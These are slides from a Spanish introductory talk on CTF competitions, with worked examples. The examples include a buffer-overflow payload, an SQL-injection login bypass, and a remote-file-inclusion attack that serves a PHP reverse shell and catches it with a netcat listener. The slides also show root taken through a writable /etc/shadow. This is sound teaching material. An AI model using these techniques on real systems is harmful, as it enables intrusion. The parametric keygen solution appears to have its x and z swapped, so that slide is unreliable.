

Iniciación a los CTF

Cyberworking Ponferrada – Junio, 2018



¿Quiénes somos?



Manuel Blanco Parajón

 [@manuelbp01](https://twitter.com/manuelbp01)



Adrián Marcos Batlle

 [@MARCOSCARS02](https://twitter.com/MARCOSCARS02)

- Autodidactas
- Jugadores habituales de competiciones CTF
 - ID-10-T, Insanity y WOPR.
- Estudiantes de Ingeniería Informática
- Curiosos

Agenda

- Introducción
- Estilos de CTF
- Infraestructura
- CTFs destacados
- Plataformas de entrenamiento
- Ranking
- Ejemplos

Introducción

¿Qué son los CTF?

Los CTF (siglas del término Capture The Flag) son un tipo particular de competiciones de seguridad de la información.

Existen tres tipos comunes de competiciones CTF:

- Jeopardy
- Ataque-Defensa
- Mixto

Jeopardy

Los CTF de estilo Jeopardy se caracterizan por dividir las pruebas en un rango de categorías.

Las categorías que conforman este estilo son:

- Web hacking
- Forense
- Criptografía
- Esteganografía
- Explotación de Software
- Ingeniería inversa
- PPT
- Misceláneo

Jeopardy

Este tipo de competición CTF es el más habitual.

- Se juega en equipos formados por 1 o N personas.
- Cada equipo obtiene puntos por cada prueba que resuelve.
- La puntuación de las pruebas es proporcional a su dificultad.
- Cuando la competición finalice, el equipo que haya logrado más puntos, será el ganador.
- En algunas ocasiones el primer equipo en resolver un reto, obtendrá una bonificación extra, esto se conoce como First Blood.

Ataque-Defensa

- Las competiciones Ataque-Defensa son un estilo muy interesante, donde cada equipo dispone de una red o host con servicios vulnerables en ejecución.
- Cada equipo tiene un tiempo determinado para parchear dichos servicios vulnerables y desarrollar los exploits.
- Una vez transcurrido dicho tiempo, los organizadores interconectan los equipos de los participantes y la competición inicia.
- La puntuación se divide en puntos de ataque y puntos de defensa, los cuales se obtendrán protegiendo los servicios y atacando al resto de oponentes.

Mixto

Las competencias mixtas pueden variar los formatos existentes. Por ejemplo, podría darse el caso en el que tengas un tiempo límite para resolver una prueba.

Flags


Para verificar que has resuelto un reto se utiliza el concepto de bandera o flag.

Una bandera es un texto corto, legible y fácil de reconocer gracias a un formato definido por la competición.

Ejemplo: `flag{esto_es_un_ejemplo}`

En este caso el formato sería `flag{texto}`, en cada prueba variaría el "texto".

Infraestructura CTF



CTF in situ



Plataformas de entrenamiento

- Root-me
- Wechall
- Pwnable.tw
- Pwnable.kr
- Reversing.kr
- hackthebox



Ranking mundial y organización

- ctftime.org

Team rating

20182017201620152014201320122011			
Place	Team	Country	Rating
👑 1	dcua		508,035
2	Dragon Sector		498,383
3	TokyoWesterns		439,055
4	Plaid Parliament of Pwning		408,953
5	CyKOR		401,143
6	p4		376,386
7	0daysober		316,574
8	RPISEC		313,067
9	Bushwhackers		298,637
10	LC&BC		263,629

Now running

 **CTF.Moscow 2018**10 teams

✂ Moscow, Russian Federation

sáb, jun. 02, 2018 07:00 — sáb, jun. 02, 15:00 UTC(5h more)

Past events

With scoreboard

All

 **OCTF/TCTF 2018 Finals**

mayo 27, 2018 09:00 UTC | Shenzhen, China | [Weight voting in progress](#)

Place	Team	Country	Points
👑1	Dragon Sector		133,500*
2	CyKOR		89,420
3	LC&BC		74,770

12 teams total | [Tasks and writeups](#)

Ctftime rating formula

Rating formula

Rating is counted per-year

2017 formula

$$\begin{aligned} points_coef &= \frac{team_points}{best_points} \\ place_coef &= \frac{1}{team_place} \\ if(points_coef > 0) : E_{rating} &= \frac{(points_coef + place_coef) * weight}{1/(1 + team_place/total_teams)} \\ total_team_rating &= \sum_{i=1}^{10} E_{rating} \end{aligned}$$

weight is an per-event value, depends on tasks and organization level, participated teams or [public voting](#) (previous years weight used)

total_teams is a number of teams got >0 points in particular event

best_points is a number of points got by the winner of particular event

team_place is a final place got by the team in particular event

team_points is a number of points got by the team in particular event


No matter how many CTFs your team participate - only 10 best results count in yearly rating.

CTFs prestigiosos

- Defcon CTF (Order-of-Overflow)
- PlaidCTF (Plaid Parliament of Pwning)
- Ooctf (Tencent y Keenlabs)
- Google CTF (Google)
- C3CTF (Chaos Computer Club)

Ejemplos

A continuación veremos cómo resolver algunos retos.



Exploiting

Tenemos un binario ELF de 64 bits

```
00000000004005aa <main>:
4005aa: 55                push    rbp
4005ab: 48 89 e5          mov     rbp, rsp
4005ae: 48 83 ec 30       sub     rsp, 0x30
4005b2: 89 7d dc          mov     DWORD PTR [rbp-0x24], edi
4005b5: 48 89 75 d0       mov     QWORD PTR [rbp-0x30], rsi
4005b9: 48 8d 45 e0       lea     rax, [rbp-0x20]
4005bd: 48 89 c7          mov     rdi, rax
4005c0: e8 ab fe ff ff   call    400470 <gets@plt>
4005c5: b8 00 00 00 00   mov     eax, 0x0
4005ca: c9              leave
4005cb: c3              ret
4005cc: 0f 1f 40 00      nop     DWORD PTR [rax+0x0]
```

En el desensamblado observamos el uso de una función peligrosa

Exploiting

Utilicemos man:

```
GETS(3)                                Linux Programmer's Manual                                GETS(3)

NAME
    gets - get a string from standard input (DEPRECATED)

SYNOPSIS
    #include <stdio.h>

    char *gets(char *s);

DESCRIPTION
    Never use this function.

    gets() reads a line from stdin into the buffer pointed to by s until
    either a terminating newline or EOF, which it replaces with a null byte
    ('\0'). No check for buffer overrun is performed (see BUGS below).
```

Exploiting

Utilizaremos una secuencia de De Bruijn (patrón cíclico), para obtener el offset que necesitamos para sobrescribir la dirección de retorno.

```
=> 0x4005cb <main+33>:  ret
0x4005cc:      nop      DWORD PTR [rax+0x0]
0x4005d0 <__libc_csu_init>: push    r15
0x4005d2 <__libc_csu_init+2>:      push    r14
0x4005d4 <__libc_csu_init+4>:      mov     r15,rdx
[-----stack-----]
0000| 0x7fffffffef2b8 ("AA0AFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0008| 0x7fffffffef2c0 ("bAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0016| 0x7fffffffef2c8 ("AcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0024| 0x7fffffffef2d0 ("AAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0032| 0x7fffffffef2d8 ("IAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0040| 0x7fffffffef2e0 ("AJAAfAA5AAKAAgAA6AAL")
0048| 0x7fffffffef2e8 ("AAKAAgAA6AAL")
0056| 0x7fffffffef2f0 --> 0x4c414136 ('6AAL')
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004005cb in main ()
gdb-peda$ x/xw $rsp
0x7fffffffef2b8: 0x41304141
gdb-peda$ pattern offset 0x41304141
1093681473 found at offset: 40
```

Exploiting

Si analizamos el binario, descubrimos otra función interesante:

```
gdb-peda$ pdisass winner
Dump of assembler code for function winner:
0x000000000400586 <+0>:      push    rbp
0x000000000400587 <+1>:      mov     rbp, rsp
0x00000000040058a <+4>:      mov     rax, QWORD PTR [rip+0x200aa7]        # 0x601038 <stdout@@GLIBC_2.2.5>
0x000000000400591 <+11>:     mov     rcx, rax
0x000000000400594 <+14>:     mov     edx, 0x8
0x000000000400599 <+19>:     mov     esi, 0x1
0x00000000040059e <+24>:     mov     edi, 0x400654
0x0000000004005a3 <+29>:     call    0x400480 <fwrite@plt>
0x0000000004005a8 <+34>:     pop     rbp
0x0000000004005a9 <+35>:     ret
End of assembler dump.
gdb-peda$ x/s 0x400654
0x400654:      "Winner!\n"
gdb-peda$
```

Exploiting

Bifurcaremos la ejecución del programa hacia dicha función:

```
=> 0x4005cb <main+33>: ret
0x4005cc:    nop    DWORD PTR [rax+0x0]
0x4005d0 <__libc_csu_init>: push    r15
0x4005d2 <__libc_csu_init+2>:    push    r14
0x4005d4 <__libc_csu_init+4>:    mov     r15,rdx
[-----stack-----]
0000| 0x7fffffffef2b8 --> 0x400586 (<winner>:    push    rbp)
0008| 0x7fffffffef2c0 --> 0x0
0016| 0x7fffffffef2c8 --> 0x7fffffffef398 --> 0x7fffffffef636 ("/root/SharedFolder/ejemplo/ejemplo")
0024| 0x7fffffffef2d0 --> 0x100040000
0032| 0x7fffffffef2d8 --> 0x4005aa (<main>:    push    rbp)
0040| 0x7fffffffef2e0 --> 0x0
0048| 0x7fffffffef2e8 --> 0x729e4ab5c9d8d0d8
0056| 0x7fffffffef2f0 --> 0x400490 (<_start>:    xor     ebp,ebp)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x00000000004005cb in main ()
gdb-peda$ c
Continuing.
Winner!
```

```
r < <(python -c 'print "A" * 40 + "\x86\x05\x40\x00\x00\x00\x00\x00")
```

ECSC 2017

Servicio Web

Login con Captcha

Web Login

Login

User:

Password:

Captcha:

APXs

LOGIN

ECSC 2017

SQL Injection:


' or '1' = '1

SELECT user FROM Users
WHERE password = 'test'

SELECT user FROM Users
WHERE password = ' ' or '1'='1'



ECSC 2017



Home

Welcome to the member's area,
admin!

WARNING: Failed to daemonise. This is
quite common and not fatal.
Successfully opened reverse shell to
10.80.3.13:1234

NEXT

Parámetro id:

- SQLi
- XXE
- Command Injection
- LFI
- RFI

ECSC 2017

RFI (Remote File Inclusion)

```
$file = $_GET['id'];
```

```
include($file);
```


ECSC 2017

- Levantamos un servidor HTTP para ver las peticiones que se realizan:
 - ✓ `python -m SimpleHTTPServer`
 - ✓ Vemos que añade una extensión txt.
- Ponemos un socket en escucha:
 - ✓ `- nc -nlvp 1337`
- Servimos una shell reversa en PHP en `/a.txt`

```
root@kali:~/webshell# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
172.31.100.34 - - [01/Nov/2017 13:58:34] "GET /a.txt HTTP/1.0" 200
```

ECSC 2017

```
root@kali:~/webshell# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
172.31.100.34 - - [01/Nov/2017 13:58:34] "GET /a.txt HTTP/1.0" 200 -
```



ECSC 2017

PWNED?

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
172.31.100.34: inverse host lookup failed: Unknown host
connect to [10.80.3.13] from (UNKNOWN) [172.31.100.34] 38478
Linux ubuntu 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51
10:58:33 up 6:39, 4 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE        JCPU        PCPU WHAT
root      pts/3    10.80.3.15    09:44       1:14m      0.01s       0.01s -bash
root      pts/5    10.80.3.12    09:49       1:09m      0.02s       0.02s -bash
root      pts/6    10.80.3.13    10:15      12:15      0.01s       0.01s -bash
root      pts/7    10.80.3.11    10:00      48:41      0.01s       0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

ECSC 2017

PWNED



www-data

FAIL

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
172.31.100.34: inverse host lookup failed: Unknown host
connect to [10.80.3.13] from (UNKNOWN) [172.31.100.34] 38478
Linux ubuntu 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51
10:58:33 up 6:39, 4 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
root      pts/3    10.80.3.15      09:44    1:14m  0.01s  0.01s -bash
root      pts/5    10.80.3.12      09:49    1:09m  0.02s  0.02s -bash
root      pts/6    10.80.3.13      10:15    12:15  0.01s  0.01s -bash
root      pts/7    10.80.3.11      10:00    48:41  0.01s  0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

ECSC 2017

Necesitamos root:

- Bruteforce password
- Kernel viejo
- Misconfigurations

ECSC 2017

```
$ ls -lha /etc/shadow  
-rw-rw-rw- 1 root shadow 1.2K Nov  1 09:50 /etc/shadow
```

ECSC 2017

```
$ ls -lha /etc/shadow  
-rw-rw-rw- 1 root shadow 1.2K Nov  1 09:50 /etc/shadow
```



Teniendo permiso de escritura al fichero /etc/shadow

- Cambiamos el hash de la contraseña de root (primera línea)
- root!

Ingeniería inversa

Ejemplo de Keygening

```
kali root / > media > sf_Kali > ctf > ./keygen
Introduzca su nombre:
cyberseg
Introduzca el serial:
[1,2,3]
Serial incorrecto
```

Necesitamos hacer uso de un desensamblador, para poder entender su funcionamiento interno.

Realizaremos un proceso de ingeniería inversa en el algoritmo de validación de las claves.

Keygening

El serial está compuesto por tres enteros, los renombraremos: x,y,z

Utiliza la longitud del nombre que se introduzca (otro entero, t).

```
mov     rax, cs:stdout@@GLIBC_2_2_5
mov     rcx, rax          ; s
mov     edx, 16h          ; n
mov     esi, 1            ; size
lea     rdi, aIntroduzcaSuNo ; "Introduzca su nombre:\n"
call    _fwrite
mov     rdx, cs:stdin@@GLIBC_2_2_5 ; stream
lea     rax, [rbp+s]
mov     esi, 0Ah          ; n
mov     rdi, rax          ; s
call    _fgets
lea     rax, [rbp+s]
mov     rdi, rax          ; s
call    _strlen
sub     eax, 1
mov     [rbp+var_4], eax
mov     rax, cs:stdout@@GLIBC_2_2_5
mov     rcx, rax          ; s
mov     edx, 16h          ; n
mov     esi, 1            ; size
lea     rdi, aIntroduzcaElSe ; "Introduzca el serial:\n"
call    _fwrite
lea     rcx, [rbp+var_1C]
lea     rdx, [rbp+var_18]
lea     rax, [rbp+var_14]
mov     rsi, rax
lea     rdi, aDDD          ; "[%d,%d,%d]"
mov     eax, 0
call    ___isoc99_scanf
```

Keygening

El algoritmo verifica que se cumpla una igualdad matemática:

```
mov     edx, [rbp+var_14]
mov     eax, edx
add     eax, eax
add     eax, edx
shl     eax, 2
add     edx, eax
mov     eax, [rbp+var_18]
add     eax, eax
add     edx, eax
mov     eax, [rbp+var_1C]
mov     ecx, eax
shl     eax, 2
sub     ecx, eax
mov     eax, ecx
add     edx, eax
mov     eax, [rbp+var_4]
add     eax, 7
cmp     edx, eax
jnz     short loc_400768
```

La igualdad se define a partir de la siguiente expresión:

$$13x + 2y - 3z = t + 7 \mid x, y, z, t \in \mathbb{Z}$$

Keygening

Si la primera igualdad se cumple, entonces procede a verificar otra igualdad matemática:


```
mov     eax, [rbp+var_14]
lea     ecx, ds:0[rax*4]
mov     edx, [rbp+var_18]
mov     eax, edx
shl     eax, 3
sub     eax, edx
lea     edx, [rcx+rax]
mov     eax, [rbp+var_1C]
imul    eax, 23h
add     edx, eax
mov     eax, [rbp+var_4]
add     eax, 2
cmp     edx, eax
jnz     short loc_400768
```

La igualdad se define a partir de la siguiente expresión:

$$4x + 7y + 35z = t + 2 \mid x, y, z, t \in \mathbb{Z}$$

Keygening

- En conclusión, si se cumplen ambas ecuaciones el serial será valido.



Keygening

Obteniendo una solución con Z3

```
In [1]: from z3 import *
In [2]: x, y, z, t = Ints('x y z t')
In [3]: s = Solver()
In [4]: s.add(13 * x + 2 * y - 3 * z == 7 + t)
In [5]: s.add(4 * x + 7 * y + 35 * z == 2 + t)
In [6]: s.add(t == len('cyberseg'))
In [7]: s.check()
Out[7]: sat
In [8]: s.model()
Out[8]: [z = 62, y = -348, x = 69, t = 8]
In [9]:
```

```
kali root / > media > sf_Kali > ctf > ./keygen
Introduzca su nombre:
cyberseg
Introduzca el serial:
[69,-348,62]
Serial correcto
```

Keygening

Un enfoque matemático.

Tenemos dos ecuaciones de dos planos rectos. Podemos representar x, y, z como coordenadas en el espacio.

$$H_1: 13x + 2y - 3z = 15$$

$$H_2: 4x + 7y + 35z = 10$$

La intersección de dichos planos es una recta, los puntos que conforman dicha recta son soluciones.

Keygening

Solución general (paramétrica, infinitas soluciones):

$$\left\{ \begin{array}{l} x = \frac{-83 \lambda + 70}{467} \\ y = \lambda \\ z = \frac{-15379\lambda + 93795}{78923} \end{array} \right.$$

Keygening

Solución geométrica:

